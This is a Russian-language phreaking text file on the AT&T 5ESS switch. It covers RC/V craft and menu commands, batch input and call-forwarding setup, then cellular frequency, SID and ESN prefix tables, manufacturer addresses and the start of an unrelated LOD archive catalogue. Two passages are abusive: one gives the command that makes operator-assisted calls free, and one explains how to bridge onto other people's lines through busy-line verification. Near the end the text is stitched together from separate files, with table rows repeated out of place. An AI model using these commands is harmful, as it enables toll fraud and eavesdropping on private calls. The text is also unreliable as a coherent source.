Я мог бы рассказать, как вывести коммутатор из строя за две секунды, но это не является целью данной статьи. Разрушать что-либо легко — это способен любой, и в этом нет никакого смысла. Отключение коммутатора лишь приведёт вас за решётку и к судебному иску, если кому-то понадобится служба 911 и т. п. (Думаю, SRI сейчас жалеет, что не поговорил со мной.)

RC из оболочки Craft на канале RC/V

RC и VFY из оболочки craft на канале RC/V — дело непростое. Это называется режимом текстового ввода, доступ к которому осуществляется командой:

```
RCV:APPTEXT:
```

Это несколько сложно для понимания, но лучше всего заказать руководство 235-118-215 «Recent Change Procedures Text Interface [5E4]» за 346,87 доллара. Ещё одно полезное — 235-118-242 за 413 долларов, и наконец, лучшее из лучших — 235-118-243 всего за 1344,63 доллара. Отличная сделка. При звонке в CIC вас переключат на представителя из вашего региона. Немного хлопотно, но... Итак, вернёмся к делу:

```
RCV:APPTEXT:DATA[,SUMMARY|,NSUMMARY][,VFYIMMED|,VFYEND][,VFYNMVAL|,VFYSCIMG]
            [,DEVICE={STDOUT|ROP|ROP0|FILE|TTYx}],FORM=...,DATA,FORM=...,END;

DATA     -  Для нескольких операций RC в одной команде

FORM     -  Используемый формат

SUMMARY  -  Включает однострочные сводки на принтер только для чтения (ROP) (ПО УМОЛЧАНИЮ)
NSUMMARY -  Отключает однострочное протоколирование сводок принтером ROP

VFYIMMED -  Немедленно выводит верификации (VFY), не ожидая завершения сессии
VFYEND   -  Выводит все VFY по завершении сессии (ПО УМОЛЧАНИЮ)

VFYNMVAL -  Выводит результаты верификации в формате пар имя-значение;
            должен быть перенаправлен в файл (см. DEVICE)
VFYSCIMG -  Формирует вывод в виде экранного изображения (ПО УМОЛЧАНИЮ)

DEVICE   -  Перенаправляет вывод верификации на устройство, отличное от экрана

            ROP/ROP0   -  Отправляет вывод верификации на ROP

            STDOUT     -  Отправляет вывод верификации на экран (ПО УМОЛЧАНИЮ)
            TTYx       -  Отправляет вывод верификации на любой допустимый tty
```

```
                          (например, ttya и ttyv), существующий в "/dev".
                          Необходимо использовать имя tty, а не его номер.
              FILE      - Отправляет вывод верификации в файл в "/rclog".
                          Файл получит префикс "RCTX"; имя файла будет сообщено
                          пользователю в начале и в конце сессии APPTEXT.
  END       - Конец сообщения
```

Если параметр не введён в командной строке, его можно ввести после запуска процесса APPTEXT, но до первого оператора `FORM=`. Вот пример MML-команды RCV:APPTEXT:

```
rcv:apptext:data,form=2v1&vfy,set="oe.entype"&lset="oe.len"&xxxxxxxx,pty=i,vfy!
```

Обозначение 2V1 поначалу может показаться странным; лучше начать с основ. Для простой верификации телефонных номеров достаточно:

```
RCV:APPTEXT:DATA,FORM=1V6-VFY,TN=5551212,VFY,END!
```

Объяснить это подробнее из-за ограничений времени и объёма не представляется возможным. Эти входные сообщения поначалу кажутся сложными, но на самом деле просты и значительно удобнее, чем работа с системой меню. Однако RC вам придётся освоить самостоятельно — никто не сможет объяснить его за вас.

Получение AMA из оболочки Craft канала RC/V

Получение AMA осуществляется одной командой:

```
OP:AMA:SESSION[,ST1|,ST2];
```

Эта команда запрашивает отчёт о текущей или последней ленте автоматического учёта сообщений (AMA). ST1 и ST2 — потоки данных.

Получение списка выведенных из обслуживания линий, магистралей или групп магистралей

Для получения списка всех выведенных из обслуживания линий, магистралей или групп магистралей (причины могут быть разными) из оболочки craft используется команда PDS с символом «шарик-бита» (` ! `):

```
    OP:LIST,LINES[,FULL][,PRINT][;[a][,b][,c][,d][,e]]!

    OP:LIST,TRUNKS[,FULL][,PRINT][;[a][,b][,c][,d][,e]]!

    OP:LIST,TG [,FULL][,PRINT][;[a][,b][,c][,d][,e]]!

  FULL    -   Выводятся все (первичные и ожидающие) записи. По умолчанию FULL не применяется.

  PRINT   -   Вывод на ROP в телефонном узле. (Не рекомендуется.)

  a-e     -   Статус порта для сопоставления с подмножеством магистралей, линий
              или групп магистралей. (Обязательный параметр для FULL.)
```

Оболочка меню RC/V коммутатора 5ESS

Для доступа к этой оболочке из оболочки craft канала RC/V введите:

```
RCV:MENU:APPRC
```

при приглашении ` < `.

Для доступа к системе меню RC/V с каналов/терминалов MCC, STLWS и TLWS используются так называемые «поки» (pokes). Поки 196 используется для доступа к системе меню RC/V на 5ESS.

Введите `196` при приглашении ` `CMD< , и вы окажетесь в системе меню RC/V коммутатора 5ESS. При этом на ROP будет напечатано `RC/V 196 STARTING` и `RC/V 196 COMPLETED`.

В любом случае вы попадёте в систему меню. Главное меню выглядит следующим образом:

```
--------------------------------------------------------------------------------


                              5ESS SWITCH  WCDS0
                         RECENT CHANGE AND VERIFY CLASSES


H RCV HELP               9  DIGIT ANALYSIS          20 SM PACK & SUBPACK
A ADMINISTRATION         10 ROUTING & CHARGING      21 OSPS FEATURE DEFINITION
B BATCH INPUT PARMS      11 CUTOVER STATUS          22 ISDN -- EQUIPMENT
1 LINES                  12 BRCS FEATURE DEFINITION 23 ISDN
2 LINES -- OE            13 TRAFFIC MEASUREMENTS    24 APPLICATIONS PROCESSOR
3 LINES -- MLHG          14 LINE & TRUNK TEST       25 LARGE DATA MOVEMENT
4 LINES -- MISC.         15 COMMON NTWK INTERFACE   26 OSPS TOLL & ASSIST/ISP
5 TRUNKS17 CM MODULE                                27 OSPS TOLL & ASSIST
7 TRUNKS - MISC.         18 SM & REMOTE TERMINALS   28 GLOBAL RC - LINES
8 OFFICE MISC. & ALARMS  19 SM UNIT


Menu Commands:



--------------------------------------------------------------------------------
```

Меню справки коммутатора 5ESS довольно скудны, но я решил показать их вам хотя бы для того, чтобы дать некоторое представление о коммутаторе.

```
--------------------------------------------------------------------------------


                          SCREEN 1 OF 7  5ESS SWITCH
                            RECENT CHANGE VIEW H.1
                           COMMANDS FOR MENU PAGES

    H  - Explains commands for MENU or views. If you enter H again, then it
         will display next HELP page.
    H# - Select HELP page. (# - help page number)
    Q  - Quit Recent Change and Verify.
    R  - Change mode to RECENT CHANGE
    V  - Change mode to VERIFY
    <  - Go to CLASS MENU page.
    #  - If on CLASS MENU page Go to a VIEW MENU page #.
    #  - If on VIEW MENU page Go to a RECENT CHANGE or VERIFY VIEW #.
    #.# - Go to a RECENT CHANGE or VERIFY VIEW. (CLASS#.VIEW#)



                ------------------------------------------------
                          SCREEN 2 OF 7  5ESS SWITCH
```

RECENT CHANGE VIEW H.1
COMMANDS FOR MENU PAGES

#R - Go to Recent Change view for read.
#I - Go to Recent Change view for insert.
#D - Go to Recent Change view for delete (only print Key fields).
#DV - Go to Recent Change view for delete with verify (print all fields).
#U - Go to Recent Change view for update.
#UI - Go to Recent Change view for update in insert mode (user can change each field sequentially without typing field number).
#V - Go to Verify view.
#N - Go to next menu page. Back to the 1st page if there's no next page.

SCREEN 3 OF 7 5ESS SWITCH
RECENT CHANGE VIEW H.1
COMMANDS FOR BATCH

BMI - Delayed Activation Mode. Choose time or demand release (for time release add service information). Select view number for Recent Change.
BMD - Display Status of Delayed Activation Recent Changes.
BMR - Release a file of Recent Changes stored for Delayed Activation.
IM - Immediate Release Mode.

SCREEN 4 OF 7 5ESS SWITCH
RECENT CHANGE VIEW H.1
COMMANDS FOR VIEWS

< - In first field: Leave this view and return to select view number.
< - Not in first field: Return to first field.
^ - In first field: Select new operation for this view.
^ - Not in first field: Return to previous field.
> or ; - Go to end of view or stop at next required field.
* - Execute the operation or go to next required field.
? - Toggle help messages on and off.
Q - Abort this view and start over.
V - Validate input for errors or warnings.

SCREEN 5 OF 7 5ESS SWITCH
RECENT CHANGE VIEW H.1
COMMANDS FOR VIEWS

R - Review view from Data Base.
I - Insert this view into Data Base.
U - Update this view into Data Base.
D - Delete this view from Data Base (only print Key fields).
C - CHANGE: Change a field - All fields may be changed except key fields when in the update mode only.
C - CHANGE-INSERT: Allowed in the review mode only - Allows you to review a view and then insert a new view with similar field. You must change the key fields to use this facility. You may change other fields as required by the new view.
P - Print hard copy of screen image (must have RC/V printer attached).

SCREEN 6 OF 7 5ESS SWITCH
RECENT CHANGE VIEW H.1

```
                          COMMANDS FOR VIEWS

        The following are used only on views containing LISTS.


      ` - Blank entire row.
      - Sets this field to its default value.
      : - Sets this row to its default value.
      [ - Go backward to previous row.
      ] - Go forward to next row.
      ; - Go to end of view or stop at next required field.
      # - Go to end of list and stop at next non-list field.
      { - Delete current row and move next row to current row.
      } - Move current row to next row and allow insert of row.
      = - Copy previous row to current row.
      * - Execute the operation or stop at next required field.
```

```
                    SCREEN 7 OF 7 5ESS SWITCH
                      RECENT CHANGE VIEW H.1
                COMMANDS FOR AUTOMATIC FORMS PRESENTATION

        If RC/V is in automatic forms presentation and "Q" or "q" is
      entered for the operation, the following commands are available.

    A - Abort form fields.  RC/V stays in the current form.
    B - Bypass form.  Go to next form using automatic forms presentation.
    C - Cancel automatic forms presentation.  The previous menu
        will be displayed.
    H - Display automatic forms presentation help messages.
    < - Bypass form.  Go to next form using automatic forms presentation.
```

При работе с базами данных доступны следующие операции:

```
I (insert)  - Вставить новые данные
R (review)  - Просмотреть существующие данные
U (update)  - Обновить или изменить существующие данные
D (delete)  - Удалить ненужные данные из базы данных
V (verify)  - Верифицировать данные в базе данных
```

Эти команды вводятся при появлении приглашения:

```
--------------------------------------------------------------------------------

Enter Database Operation
I=Insert R=Review U=Update D=Delete : _

--------------------------------------------------------------------------------
```

При использовании системы меню RC/V коммутатора 5ESS можно углубляться в подменю бесконечно и, образно говоря, «упасть с края земли». Для навигации по системе меню используйте ` ` для перехода к последнему меню. В справке меню вы видите «SCREEN X out of X» — это означает, что существует столько-то экранов, и для перемещения между ними используются эти символы.

Пакетный ввод

Функция пакетного ввода коммутатора 5ESS позволяет вводить недавние изменения (RC) в любую дату и время, когда должно быть выполнено обновление RC. Это позволяет быстро вводить большое количество данных RC и также быстро выпускать их в пакетном режиме. Ввод RC может

быть выполнен в любое время, сохранён до необходимости, а затем выпущен для использования системой в любую конкретную дату и/или время.

В процессе пакетного ввода выполняется коррекция ошибок первого и второго уровня. Существует несколько режимов пакетного ввода:

```
BMI - пакетный режим ввода - TIMEREL и DEMAND
BMD - пакетный режим отображения
BMR - пакетный режим выпуска
```

BMI — пакетный режим ввода TIMEREL и DEMAND

При вводе BMI (пакетный режим ввода) введите `BMI` при приглашении меню RC/V. После входа вам будет предложено выбрать режим: DEMAND (по требованию) или TIMEREL (выпуск по времени). DEMAND позволяет вручную обновить базу данных пакетным способом, TIMEREL — автоматически по указанным дате и времени.

В режиме DEMAND вам будет предложено ввести имя файла (файл находится в `/rclog` в ОС DMERT).

В режиме TIMEREL вам будет предложено ввести CLERK-ID (имя файла в `/rclog`), а затем — параметры VERBOSE. На экране отображается RC SRVOR (сервисный заказ недавних изменений).

```
-RC SRVOR View in the BMI TIMEREL Batch Option-
--------------------------------------------------------------------------------



                              5ESS SWITCH
                           RECENT CHANGE  B.1
                        SERVICE ORDER NUMBER VIEW

      *1. ORDNO      __________
      *2. ITNO       ____
      *3. MSGNO      ____

      #4. RDATE      ______
      #5. RTIME      ____



Enter Insert, Change, Validate, or Print:


--------------------------------------------------------------------------------

ORDNO = Номер сервисного заказа
ITNO  = Номер позиции
MSGNO = Номер сообщения
RDATE = Дата выпуска (дата обновления базы данных)
RTIME = Время выпуска (время обновления базы данных)
```

BMD — пакетный режим отображения

BMD — это «маска» RC/V, выполняемая из оболочки craft канала RC/V с помощью команды REPT:RCHIST или псевдосистемы меню. Все транзакции отображаются на ROP, хотя данные могут быть также отправлены в файл в `/rclog` в DMERT.

Псевдосистема меню выглядит следующим образом:

```
--------------------------------------------------------------------------------


1. Summary of clerk activity
```

```
2. Activity by service order number

3. Activity by clerk ID

4. Return to view or class menu.


--------------------------------------------------------------------------
```

• 1 — просмотр «ОТЧЁТА О СВОДКЕ ЗАДЕРЖАННЫХ ВЫПУСКОВ».
• 2 — формирует «ОТЧЁТ О ЗАДЕРЖАННЫХ ВЫПУСКАХ ПО НОМЕРУ СЕРВИСНОГО ЗАКАЗА».
• 3 — формирует «ОТЧЁТ О ЗАДЕРЖАННЫХ ВЫПУСКАХ ПО ИДЕНТИФИКАТОРУ КЛЕРКА».
• 4 — возврат к меню представлений или классов.

REPT:RCHIST — BMD

Команда REPT:RCHIST BMD (текстовая) выполняется из оболочки craft канала RC/V. Синтаксис команды:

```
5E2 - 5E5 (дженерики)

REPT:RCHIST,CLERK=[,FORMAT={SUMMARY|DETAIL}]{[,ALL]|[,PENDING][,COMPLETE]
[,ERROR][,DEMAND]}[,DEST=FILENAME][,TIME=XXXXXXXXXX];


5E6 - 5E8 (дженерики)

REPT:RCHIST,CLERK=a[,FORMAT={SUMMARY|DETAIL}] {,ALL|,b}[,DEST={c|FILE}]
[,TIME=XXXXXXXXXX];

SUMMARY         - Вывод в формате по ключу.
DETAIL          - Вывод полных данных о недавних изменениях.
ALL             - Вывод всех недавних изменений.
PENDING         - Вывод ожидающих входных данных RC.
COMPLETE        - Вывод выпущенных RC, завершившихся успешно.
FILE            - Имя файла в /rclog.
ERROR           - Вывод RC, выпущенных с ошибкой.
DEMAND          - Вывод RC по требованию.
TIME=XXXXXXXXXX - XX — месяц, XX — день, XX — час, XX — минута, XX — секунда.
```

Это ручной выпуск (обновление) базы данных 5ESS из оболочки craft канала RC/V. Используемая команда — входное сообщение EXC:RCRLS. Подробно рассматривать это сообщение нет необходимости.

Добавление RCF (Remote Call Forward) на 5ESS

1. При приглашении «MENU COMMANDS» главного меню 5ESS в системе меню RC/V APPRC введите 12 для перехода в «BRCS FEATURE DEFINITION». Затем откройте экран 1.11 — это экран BRCS. Когда появится запрос «ENTER DATABASE OPERATION», введите U для обновления и нажмите Return.

Примечание: в меню 12 экран 1.11 не отображается в списке параметров. Просто открыв меню 1, добавить функции не получится. Это особенность системы меню 5ESS.

2. Введите номер телефона. Экран должен выглядеть следующим образом:

```
--------------------------------------------------------------------------

  Mon Feb 31 09:09:09 2001    RFA_TN

  ------------------------------------------------------------------------
```

```
                          5ESS SWITCH WCDS0
 SCREEN 1 OF 2           RECENT CHANGE 1.11
              BRCS FEATURE ASSIGNMENT (LINE ASSIGNMENT)

*1. TN 5551212    * 2. OE  _ _________    3. LCC ___    4. PIC 288
*5. PTY _*          6. MLHG ____          7. MEMB ____ 8. BFGN _______ _

                       FEATURE LIST (FEATLIST)
 ROW   11. FEATURE  A P   15. FEATURE  A P  19. FEATURE  A P  23. FEATURE  A P
 1.        /CFV     N _       _________ _ _      _________ _ _      _________ _ _
 2.        _________ _ _       _________ _ _      _________ _ _      _________ _ _
 3.        _________ _ _       _________ _ _      _________ _ _      _________ _ _
 4.        _________ _ _       _________ _ _      _________ _ _      _________ _ _


--------------------------------------------------------------------------------
```

После этого появится приглашение:

```
--------------------------------------------------------------------------------

Enter Insert, Change, Validate, screen#, or Print: _
form operation prompt

--------------------------------------------------------------------------------

         I   -   вставить форму
         C   -   изменить поле на форме
         V   -   верифицировать форму
         A   -   отобразить нужный номер экрана
         P   -   распечатать текущий экран
         U   -   обновить форму
```

Введите `C` для изменения, откройте поле 11, строку 1 (перейдите к /CFV или к /CFR, если /CFV отсутствует). Если /CFV присутствует, оставьте поле «A» (Active) равным «N» (Yes or No). Измените столбец P (Presentation) на «U» (Update). Нажмите Return.

Примечание: в различных дженериках могут присутствовать дополнительные поля, например поле AC (Access Code) — логическое, принимающее только «Y» или «N». При добавлении функции на коммутатор номера строк и полей могут не отображаться, но всегда следуют данной структуре. Обратите внимание, что функция /CFV (Call Forwarding Variable) может отсутствовать — на линии может не быть никаких функций. Приведённые примеры взяты из Generic 4 (2). Вот пример меню 1.11 в определении функций BRCS для 5E8 (используется не повсеместно):

```
--------------------------------------------------------------------------------


                            5ESS SWITCH
                       SCREEN 1 OF 2 RECENT CHANGE  1.11
                   (5112,5113)BRCS FEATURE ASSIGNMENT (LINE)

(*)1. TN _______ (*)2. OE  _ _________    3. LCC ___    4. PID ___
(*)6. MLHG ____      8. BFGN _______ _
(*)5. PTY _(*)                            7. MEMB ____

                        11. FEATURE LIST (FEATLIST)
 ROW  FEATURE   A P AC R    ROW  FEATURE   A P AC R    ROW  FEATURE   A P AC R
 1    _________ _ _ _  _     8   _________ _ _ _  _    15   _________ _ _ _  _
 2    _________ _ _ _  _     9   _________ _ _ _  _    16   _________ _ _ _  _
 3    _________ _ _ _  _    10   _________ _ _ _  _    17   _________ _ _ _  _
 4    _________ _ _ _  _    11   _________ _ _ _  _    18   _________ _ _ _  _
 5    _________ _ _ _  _    12   _________ _ _ _  _    19   _________ _ _ _  _
 6    _________ _ _ _  _    13   _________ _ _ _  _    20   _________ _ _ _  _
 7    _________ _ _ _  _    14   _________ _ _ _  _    21   _________ _ _ _  _



Enter Insert, Change, Validate, screen#, or Print: _
--------------------------------------------------------------------------------
```

Нажмите Return дважды, чтобы вернуться к «ENTER UPDATE, CHANGE, SCREEN #, OR PRINT:». Введите «U» для обновления и нажмите Return. Будет выдано сообщение «FORM UPDATE».

3. Затем откройте экран 1.22 «Call Forwarding (Line Parameters)» — он может открыться автоматически, если вы установили «P» равным «U».

```
--------------------------------------------------------------------------------

  Mon Feb 31 09:09:09 2001    RCFLNTN

    ------------------------------------------------------------------

                            5ESS SWITCH WCDS0
                          RECENT CHANGE 1.22
                  CALL FORWARDING (LINE PARAMETERS)


   *1. TN            5551212
   *6. FEATURE       CFR
    9. FWDTODN       _____________________________
   10. BILLAFTX      0                    16. SIMINTER       99
   11. TIMEOUT       0                    17. SIMINTRA       99
   12. BSTNINTVL     0                    18. CFMAX          32
   13. CPTNINTVL     0                    19. BSRING         N



--------------------------------------------------------------------------------
```

4. При использовании автоматического представления форм номер телефона уже будет в поле LINE1. Если нет — повторно введите номер телефона, с которого будет выполняться переадресация. В нижней части экрана появится «ENTER UPDATE, CHANGE, VALIDATE OR PRINT:» — введите «C» для изменения и нажмите Return.

5. При запросе CHANGE FIELD введите «9» и укажите номер назначения переадресации (DN), включая NPA при необходимости. Это вернёт вас к приглашению «CHANGE FIELD». Нажмите Return ещё раз для «ENTER UPDATE, CHANGE, VALIDATE OR PRINT:». Нажмите «U» для обновления формы и дождитесь сообщения «FORM UPDATED».

6. Наконец, откройте экран 1.12 «BRCS FEATURE ACTIVATION (LINE ASSIGNMENT)». При приглашении введите «U» для обновления, и в ROW 11, Line 1 (или соответствующем месте) измените «N» в столбце «A» на «Y» для активации. Готово.

Добавление других функций

Для добавления других функций на линию следуйте той же схеме, что и для /CFR, но обращаться к экрану 1.22 может и не потребоваться. Некоторые другие функции:

```
Код функции:          Название функции:

/LIDLXA            -   CLID
/CFR               -   Удалённая переадресация вызовов (Remote Call Forward)
/CWC1              -   Ожидание вызова (Call Waiting)
/CFBLIO            -   Переадресация при занятой линии (Call forward busy line i/o)
/CFDAIO            -   Переадресация при отсутствии ответа (Call forward don't answer i/o)
/CFV               -   Переменная переадресация вызовов (Call forwarding variable)
/CPUO              -   Перехват вызова O (Call pick up o)  !используется в поле selq1!
/CPUT              -   Перехват вызова T (Call pick up t)  !используется в поле tpredq!
/CWC1D             -   Premiere Call Waiting
/DRIC              -   Dist. ring
```

```
/IDCT10            -   Inter room ID
/IDCTX2            -   1digit SC
/IDCTX2            -   Interoom ID 2
/IDCTX2            -   Premiere 7/30, convenience dialing
/IDCTX3            -   Premiere 7/30, no cd
/IDMVP1            -   Premiere 2/6, no convenience dialing
/IDMVP2            -   Premiere 2/6, CD, not control sta.
/IDMVP3            -   Premiere 2/6, CD, control station
/MWCH1             -   Удержание вызова (Call hold)
/MWCTIA2           -   Перевод вызова 2 (Call transfer 2)
/TGUUT             -   Идентификатор группы терминалов с представлением TG (1.29)
```

ANI/F на всём коммутаторе

Отказ автоматической идентификации номера (ANI/F, также называемый «тёмными вызовами») вызывается различными причинами. Ниже приведены технические обозначения и причины — это не исчерпывающий список.

```
ANF   -- Невозможность получить цифры автоматической идентификации номера (ANI)
         на входящем магистральном канале LATA.
ANF2  -- ANI, собранный оператором после невозможности получить цифры ANI
         на входящем магистральном канале централизованного автоматического
         учёта сообщений (CAMA) от декодера DTMF.
ANI   -- Тайм-аут ожидания дальнего снятия трубки от Системы позиций трафик-сервиса
         (TSPS) перед отправкой цифр ANI.
```

Я всегда задавался вопросом, как настроить ANI/F безопасным способом. Один из способов получить ANI/F через 5ESS — использовать команду запрета:

```
INH:CAMAONI;
```

Эта команда запрещает централизованную обработку идентификации операторского номера (ONI) автоматического учёта сообщений (CAMA). Это делается от декодера DTMF (рассматривается позже). Данное сообщение вызовет малый сигнал тревоги. Если вы находитесь на телефонном узле, когда срабатывает тревога, вы будете постоянно слышать звонок — что-то всегда выходит из строя. В данном случае это тревога уровня 1 (максимум — пять), и звонок прозвенит один раз.

После ввода этой команды все вызовы через оператора CAMA будут бесплатными. Просто наберите оператора — и разговор будет бесплатным.

Для восстановления нормальной работы введите:

```
ALW:CAMAONI;
```

Малый сигнал тревоги прекратится, и всё вернётся к норме.

Настройка собственного BLV на 5ESS из оболочки Craft канала RC/V

Итак, мы дошли до интересного — как получить доступ к стволу No-Test на 5ESS (это также называется добавлением третьего ствола). Я не буду слишком конкретен — вам придётся самим разобраться с деталями.

Прежде всего необходимо запросить захват линии для интерактивного тестирования стволов и линий. Нужно назначить тестовую позицию (TP).

```
SET:WSPHONE,TP=a,DN=b
SET:WSPOS,TP=a,DN=b
```

```
          a = Число от 1 до 8
          b = Номер, который вы хотите назначить тестовой позиции
```

Это выбирает номер в качестве тестового номера на коммутаторе. Теперь с помощью CONN:WSLINE можно настроить BLV.

```
CONN:WSLINE,TP=a,DN=b;

          a = TP, установленный командой SET:WSPOS
          b = Номер, который вы хотите подключить для BLV
```

Для настройки на MLHG (может быть очень полезно для тех надоедливых публичных сетей с коммутацией пакетов):

```
CONN:WSLINE,TP=a,MLHG=x-y;

          x = Номер MLHG, y = Номер участника MLHG
```

Для восстановления нормальной работы и отключения BLV:

```
DISC:WSPHONE,TP=z

          z = TP от 1 до 8
```

Примечание: перед вводом команд CONN может потребоваться выполнить `ALW:CALLMON`.

Важное примечание: если вы назначили домашний номер телефона тестовой позицией и у вас только одна телефонная линия — вы безрассудны.

Комментарии о подполье

Есть немало людей, которые совершенно не понимают, что делают, но при этом считают себя знатоками всего (например, No Name Brand). Меня раздражает, когда такие люди несут чушь о вещах, в которых совершенно не разбираются.

Этот файл посвящён всем ленивым, которые продолжают ныть о том, что не знают, где найти информацию.

Другие источники

Ниже приведён список руководств, которые можно заказать в CIC (1-800-432-6600). Учтите, что некоторые из них стоят сотни долларов.

[Таблица из 55 записей — опущена]

Товарные знаки

```
5ESS  - Зарегистрированный товарный знак AT$T.
CLCI  - Товарный знак Bell Communications Research, Inc.
CLLI  - Товарный знак Bell Communications Research, Inc.
ESS   - Товарный знак AT$T.
SLC   - Зарегистрированный товарный знак AT$T.
UNIX  - Зарегистрированный товарный знак AT$T.
DMERT - Зарегистрированный товарный знак AT$T.
```

```
  SCCS  - Зарегистрированный товарный знак AT$T.
  DMS   - Зарегистрированный товарный знак Northern Telecom.
  DEC   - Зарегистрированный товарный знак Digital Equipment Corporation.
  VT100 - Товарный знак Digital Equipment Corporation.
```

Аббревиатуры и сокращения

[Таблица из 57 записей — опущена]

Автор выражает должную признательность AT$T за значительную часть материала этого файла — без них он был бы невозможен.

Сотовая информация

Автор: MADJUS из N.O.D.

Благодарности: Spy Ace и The Nobody

Сотовые частоты по ячейкам

Американская система сотовой связи AMPS делится на два диапазона — A и B, каждый из которых охватывает 21 ячейку (сот). В каждой ячейке задействованы 16 каналов; для каждого канала указаны: номер канала в системе (в скобках), частота передачи (Tx) и частота приёма (Rx) в МГц.

Диапазон A

[Таблица из 336 записей — опущена]

(Диапазон A охватывает ячейки № 1–21; каналы пронумерованы в обратном порядке от 333 до 19; частоты Tx находятся в диапазоне 870,030–879,990 МГц, Rx — 825,030–834,990 МГц.)

Диапазон B

[Таблица из 336 записей — опущена]

(Диапазон B охватывает ячейки № 1–21; каналы пронумерованы в прямом порядке от 334 до 648; частоты Tx находятся в диапазоне 880,020–889,980 МГц, Rx — 835,020–844,980 МГц.)

Коды SIDH по городам

SIDH (System IDentification code for Home system) — идентификатор домашней системы абонента. Для каждого города приводятся два кода: для проводного оператора (Wireline, оператор B) и беспроводного оператора (Non-Wireline, оператор A). Обозначение `xxx` означает отсутствие оператора, `---` — нет данных.

[Таблица из 337 записей — опущена]

(Таблица охватывает города США, Аляски и Гавайев в алфавитном порядке от Abilene, TX до Yuba City, CA; пример: Dallas, TX — Non-Wireline 033, Wireline 038.)

ESN-префиксы по производителям

ESN (Electronic Serial Number) — электронный серийный номер сотового телефона. Старший байт ESN идентифицирует производителя.

Производитель	Десятичный	Hex
Alpine Electronics	150	96
AT&T	158	9E
Audiovox-Audiotel	138	8A
Blaupunkt	148	94
Clarion Company	140	8C
Clarion Manufacturing Co.	166	A6
CM Communications	153	99
Di-Bar Electronics	145	91
E.F. Johnson	131	83
Emptel Electronics	178	B2
Ericsson	143	8F
Ericsson GE Mobile	157	9D
Fujitsu	133	85
Gateway Telephone	147	93
General Electric	146	92
Goldstar Products	141	8D
Harris	137	89
Hitachi	132	84
Hughes Network Systems	164	A4
Hyundai	160	A0
Japan Radio Co., Ltd.	152	98
Kokusai	139	8B
Mansoor Electronics	167	A7
Mobira	156	9C
Motorola	130	82
Motorola International	168	A8

Mitsubishi	134	86
Murata Machinery	144	90
NEC	135	87
Nokia	165	A5
Novatel	142	8E
OKI	129	81
Panasonic (Matsushita)	136	88
Philips Circuit Assemblies	171	AB
Philips Telecom	170	AA
Qualcomm	159	9F
Samsung Corp.	176	B0
Sanyo	175	AF
Satellite Technology Services	161	A1
Shintom West	174	AE
Sony Corp.	154	9A
Tama Denki Co.	155	9B
Technophone	162	A2
Uniden Corp. of America	172	AC
Uniden Corp. of Japan	173	AD
Universal Cellular	149	95
Yupiteru Industries	163	A3

Адреса производителей

```
Alpine Electronics of America
191456 Gramercy Place
Torrance, CA 90501
310-326-8000

Antel Corporation
400 Oser Avenus
Hauppauge, NY 11788
516-273-6800
```

AT&T Consumer Products
5 Woodhollow Drive
Parsippany, NJ 07054
201-581-3000

Audiovox Corp.
150 marcus Blvd.
Hauppauge, NY 11788
516-231-7750

Blaupunkt
Robert Bosch Corp.
2800 S. 25th Avenue
Broadview, IL 60153
708-865-5200

Clarion Corp. of America
661 W. Redondo Beach Blvd.
Gardena, CA 90247
310-327-9100

DiamondTel
Mitsubishi Electronics of America
800 Biermann Court
Mt. Prospect, IL 60056
708-298-9223

Ericsson
P.O. Box 4248
Lynchburg, VA 24502
800-CAR-FONE

Fujitsu America, Inc.
2801 Telecom Parkway
Richardson, TX 75082
214-690-9660

GE Mobile Communications
P.O. Box 4248
Lyunchburg, VA 24502
800-CAR-FONE

GoldStar
1850 W. Drake Drive
Tempe, AZ 85283
602-752-2200

Hughes Network Systems
11717 Exploration Lane
Germantown, MD 20876
301-428-5500

Kenwood USA Corp.
2201 E. Dominguez Street
Long Beach, CA 90810
310-639-9000

Mitsubishi International
1500 Michael Drive, Suite B
Wood Dale, IL 60191
708-860-4200

Motorola, Inc.
1475 W. Shure Drive
Arlington Heights, IL 60004
708-632-5000
800-331-6456

Muratec
5560 Tennyson Parkway
Plano, TX 75024

214-403-3300

NEC America, Inc.
Mobile Radio Division
383 Omni Drive
Richardson, TX 75080
214-907-4000

Nokia Mobile Phones
2300 Tall Pines Drive, Suite 120
Largo, FL 34641
813-536-5553

NovAtel
P.O. Box 1233
Fort Worth, TX 76101
817-847-2100

OKI Telecom
437 Old Peachtree Road
Suwanee, GA 30174
404-995-9800

Omni Cellular
96 S. Madison Street
Carthage, IL 62321
217-357-2308

Panasonic Communications
Two Panasonic Way
Secaucus, NJ 07094
201-348-7000

Panasonic Company
One Panasonic Way
Secaucus, NJ 07096
201-348-9090

Pioneer Electronics
2265 E. 220th Street
Long Beach, CA 90810
310-835-6177

Sanyo
21350 Lassen Street
Chatsworth, CA 91311
800-421-5013
818-998-7200

Shintom West
20435 South Western Avenue
Torrance, CA 90501
310-328-7200

Sony Corp. of America
Sony Drive
Park Ridge, NJ 07656
201-930-1000

Tandy Corp.
700 One Tandy Center
Fort Worth, TX 76102
817-390-3300

Technophone Corp.
1801 Penn Street, Suite 3
Melbourne, FL 32901
407-952-2100

Uniden America Corp.
4700 Amon Carter Blvd.

Fort Worth, TX 71655
817-858-3300

Universal Cellular	149	95
Yupiteru Industries	163	A3

Universal Cellular	149	95
Yupiteru Industries	163	A3

Universal Cellular	149	95
Yupiteru Industries	163	A3

Проект LOD Communications по архивированию сообщений подпольных H/P BBS: Прайс-лист доступных архивов и бланк заказа. Каталог версии №1, 15.05.1993

Автор: LOD Communications

Этот файл содержит:

• справочную информацию о проекте;
• список уже завершённых архивов сообщений с ценами;
• бланк заказа и условия.

Если вы уже встречали часть справочной информации из следующих абзацев, обратите внимание: к ней добавлены новые сведения. Цель состояла в том, чтобы сделать этот файл максимально самодостаточным. Его объём — около семи страниц (23 Кб), и он должен ответить на все ваши вопросы.

Проект

На протяжении всей истории человечества физические объекты сохранялись для потомков на благо следующих поколений. Киберпространство, однако, не слишком материально: данные на гибких дисках имеют конечный срок хранения, как и технологии для их считывания. Самые ранние подпольные хакерские BBS функционировали в эпоху, когда TRS-80, Commodore 64 и Apple][были передовыми устройствами. Сегодня трудно найти кого-либо, у кого одна из этих машин работала бы исправно, — не говоря уже о том, чтобы вспомнить, как ею пользоваться. :-(

